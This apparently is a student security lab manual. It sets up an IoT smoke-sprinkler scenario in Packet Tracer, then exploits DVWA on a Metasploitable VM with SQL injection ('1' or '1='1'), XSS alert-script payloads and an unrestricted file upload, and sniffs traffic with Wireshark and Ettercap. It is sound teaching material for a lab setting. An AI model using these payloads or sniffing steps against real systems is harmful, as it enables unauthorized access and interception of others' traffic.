
### **Steps:**

- Drag and Drop Server pt, Access point, Smoke detector, lawn sprinkler sprinkler, old car3.
- Rename Server pt as "Registration Server" and Rename lawn sprinkler sprinkler as "lawn sprinkler IOT-0".
- Double click on Access point and select config then select port1 and write "SSIO" in place of CISCO.
- Double click on server and select desktop then select IP config then select "static" & also write IPv4 as "1.0.0.1"
- Double click on Smoke detector and select config then select wireless0 and write "SSIO" in place of CISCO & also select IP config as "static" and IPV4 as "1.0.0.2".
- Double click on Sprinkler and select config then select wireless0 and write "SSIO" in place of CISCO & also select IP config as "static" and IPV4 as "1.0.0.3"
- Now connect access point to registration server using symbol



- Double click on Sprinkler and select settings and then Remote Server and write server address as "1.0.0.1", username:"admin" & password:"admin" and press connect.
- Double click on Smokedetector and select config and then select settings and then select Remote Server and write server address as "1.0.0.1", username:"admin" & password:"admin" and press connect.
- Add IP address for Registration Server as "1.0.0.1", Smoke detector as "1.0.0.2" & Lawn sprinkler IOT-0 as "1.0.0.3".
- Now double click on Registration server and select services and select IOT and select "on".
- Now double click on Registration server and select Desktop and select web browser and in url type as "1.0.0.1" and press go.
- Now select "signup" and type username & password as "admin" then press create.
- Select "conditions" and select add and type name as "smoke on" and then set the level as ">=0.4" and select sprinkler status "true" and then press ok.

- Select "conditions" and select add and type name as "smoke off" and then set the level as " $<=0.4$ " and select sprinkler status "false" and then press ok.
- To obtain the smoke press ALT+ car.



## Group 2:

### 1. Perform exploiting DVWA

#### a) Perform SQL injection on DVWA

#### b) Perform Cross-site scripting on DVWA

#### c) Perform File upload DVWA

**Step 1:** Find the IP address of the pc using- ifconfig. Then find IP of Metasploit using: nbtscan.

**Step 2:** Copy the IP of Metasploit and paste it in Firefox. Choose the DVWA in order to find the vulnerabilities. Enter the username and password –

username: admin, password: password

**Step 3:** Set the DVWA security to low.

**Step 4:** SQL Injection – Process by passing the queries, so that we can get unauthorized access

**Step 5:** SQL Injection (Blind)- also a kind of SQL injection used to attack data- driven applications using SQL statements. SQL statements are inserted into an entry field for execution.

**Step 6:** XSS reflected-Used to add the script

```
<script>alert("hacked") </script>
```

**Step 7:** XSS stored -Used to add the script but the effect here is permanent.

**Step 8:** To check the vulnerability in the upload. We can upload any files that cause damage or hacking. If the website or any form does not specify the document type, we can easily add any scripts or txt format in order to hack.


The screenshot shows a terminal window titled 'kali-linux-x-2023-2-virtualbox-amd64 [Running] - Oracle VM VirtualBox'. The terminal displays the following commands and output:

```
File Machine View Input Devices Help
[kali㉿kali: ~]
[~]# ifconfig
[kali㉿kali: ~]
[~]# sudo password for kali:
[kali㉿kali: /home/kali]
[~]# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
                inet6 fe80::c71f:26ff:fe61:c270/128 prefixlen 64 scopyid 0x20<link>
        ether 08:00:27:1f:61:c2 brd ff:ff:ff:ff:ff:ff
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 2763 bytes 179797 (175.5 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
                inet6 ::1/128 scope host
                    link-local brd ::1
                    RX packets 355 bytes 37362 (36.4 KiB)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 355 bytes 37362 (36.4 KiB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


[~]# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address      NetBIOS Name      Server      User      MAC address
192.168.56.1    LAPTOP-QUGOGV1   <server>  <unknown>  02:00:27:00:00:04
192.168.56.102  METASPLOITABLE  <server>  <unknown>  00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

[~]# nano demo.txt
[~]# nano demo.txt
[~]#
```



Warning: Never expose this VM to an untrusted network!  
Contact: msfdev@metasploit.com  
Login with msfadmin/msfadmin to get started



- [TWiki](#)
- [phpMyAdmin](#)
- [Muttillidae](#)
- [DVWA](#)
- [WebDAV](#)



Username

Password

Damn Vulnerable Web Application (DVWA) is a RandomStim OpenSource project.  
Http default username is 'admin' with password 'password'



kali-linux-2022-4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

Kali Linux x Damn Vulnerable Web App +

File Machine View Input Devices Help

1 2 3 4

192.168.56.102/dvwa/vulnerabilities/sql/?id=1%27&Submit=Submit#

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Vulnerability: SQL Injection

User ID:

ID: 1' or '1='1  
First name: admin  
Surname: admin

More info

<http://www.securityteam.com/securitynews/SQLINJECTION.html>  
[http://zenwebmedia.org/kitsql\\_injection](http://zenwebmedia.org/kitsql_injection)  
<http://www.unixwiz.net/tutorials/sql-injection.html>

Home Instructions Setup

Brute Force Command Execution CSRF File Inclusion SQL Injection SQL Injection (Blind) Upload XSS reflected XSS stored DVWA Security PHP Info About Logout

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

kali-linux-2022-4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

Kali Linux x Damn Vulnerable Web App +

File Machine View Input Devices Help

1 2 3 4

192.168.56.102/dvwa/vulnerabilities/sql\_blind/?id=1%27&Submit=Submit#

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' or '1='1  
First name: admin  
Surname: admin

More info

<http://www.securityteam.com/securitynews/SQLINJECTION.html>  
[http://zenwebmedia.org/kitsql\\_injection](http://zenwebmedia.org/kitsql_injection)  
<http://www.unixwiz.net/tutorials/sql-injection.html>

Home Instructions Setup

Brute Force Command Execution CSRF File Inclusion SQL Injection SQL Injection (Blind) Upload XSS reflected XSS stored DVWA Security PHP Info About Logout

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

kali-linux-2022-4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

Kali Linux x Damn Vulnerable Web App +

File Machine View Input Devices Help

1 2 3 4

192.168.56.102/dvwa/vulnerabilities/xss\_r/?name=<script>+alert('hacked')</%27script>

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

192.168.56.102

hacked

OK

Read 192.168.56.102

Type here to search

13°C Sunny 08:01 14-03-2023

The screenshot shows a Firefox browser window on a Kali Linux desktop. The address bar shows the URL `192.168.56.102/dvwa/vulnerabilities/xss_s/`. The DVWA interface displays a 'Stored Cross Site Scripting (XSS)' vulnerability page. On the left, a sidebar menu lists various DVWA modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The 'XSS stored' module is currently selected. A modal dialog box is open, prompting the user to enter their name. The input field contains the value '192.168.56.102'. Below the input field is a message box with the text 'enter your name'. At the bottom of the dialog are 'Cancel' and 'OK' buttons.

The screenshot shows a Firefox browser window on a Kali Linux desktop. The address bar shows the URL `192.168.56.102/dvwa/vulnerabilities/upload/4`. The DVWA interface displays a 'File Upload' vulnerability page. The 'Upload' module is selected in the sidebar. A message box indicates that the file 'demo.txt' has been successfully uploaded to the path `./.../hackable/uploads/demo.txt`. Below this message, there is a 'More info' section with links to external resources about unrestricted file uploads.

## Index of /dvwa/hackable/uploads

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">demo.txt</a>	23-Feb-2023 01:54	51	
<a href="#">dvwa_email.png</a>	16-Mar-2010 01:56	667	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.56.102 Port 80

## 2. Perform Sniffing

### a) Perform Sniffing using Wireshark in kali linux

**Step 1:** Getting super access using the command `$ sudo -s`

**Step 2:** Enter the command `wireshark` in the kali



**Step 3:** Meanwhile it will get opened in the separate page


**Step 4:** Search for testfire.net in firefox.

**Step 5:** There we should sign in using the username and password. Then you will be directed to another page.

**Step 6:** Select `eth0` which we get from the wireshark. Then enter `http` on top of the page.

A screenshot of a Kali Linux desktop environment within Oracle VM VirtualBox. The top bar shows the title 'kali-linux-2022-4-virtualbox-amd64 [Running] - Oracle VM VirtualBox' and the system tray with icons for battery, signal, and time (10:25). The main window has a dark theme. A terminal window titled 'root@kali:/home/kali' is open, showing a 'sudo' command being entered. Below it, the Wireshark application is running, displaying a list of available interfaces for capturing network traffic. The list includes: arpi, loopback, br0, bluetooth monitor, alsa, nfqueue, llbus system, llbus monitor, click remote capture: clickdump, displayport AUX channel monitor capture: dpmonitor, random packet generator: randpkt, systemd journal export: udevjournal, bluez remote capture: sunrpcdump, WiFi Monitor remote capture: wifimonitor, and WiFi remote capture: wificopy.





## b) Perform Sniffing using Ettercap in kali linux

**Step1:** Getting super access using the command \$ sudo -s

**Step 2:** Check the IP address of the target (Metasploitable) using ifconfig.

**Step 3:** Enter the command nbtscan, it is a program for scanning IP networks for NetBIOS name information. nbtscan 192.168.56.0/24.

**Step 4:** Enter the command Ettercap -G.

**Step 5:** There you get a checkbox opened set snipping startup.




**Step 6:** Click on the 3 dots on top of Ettercap window and choose host and select and scan for the hosts.

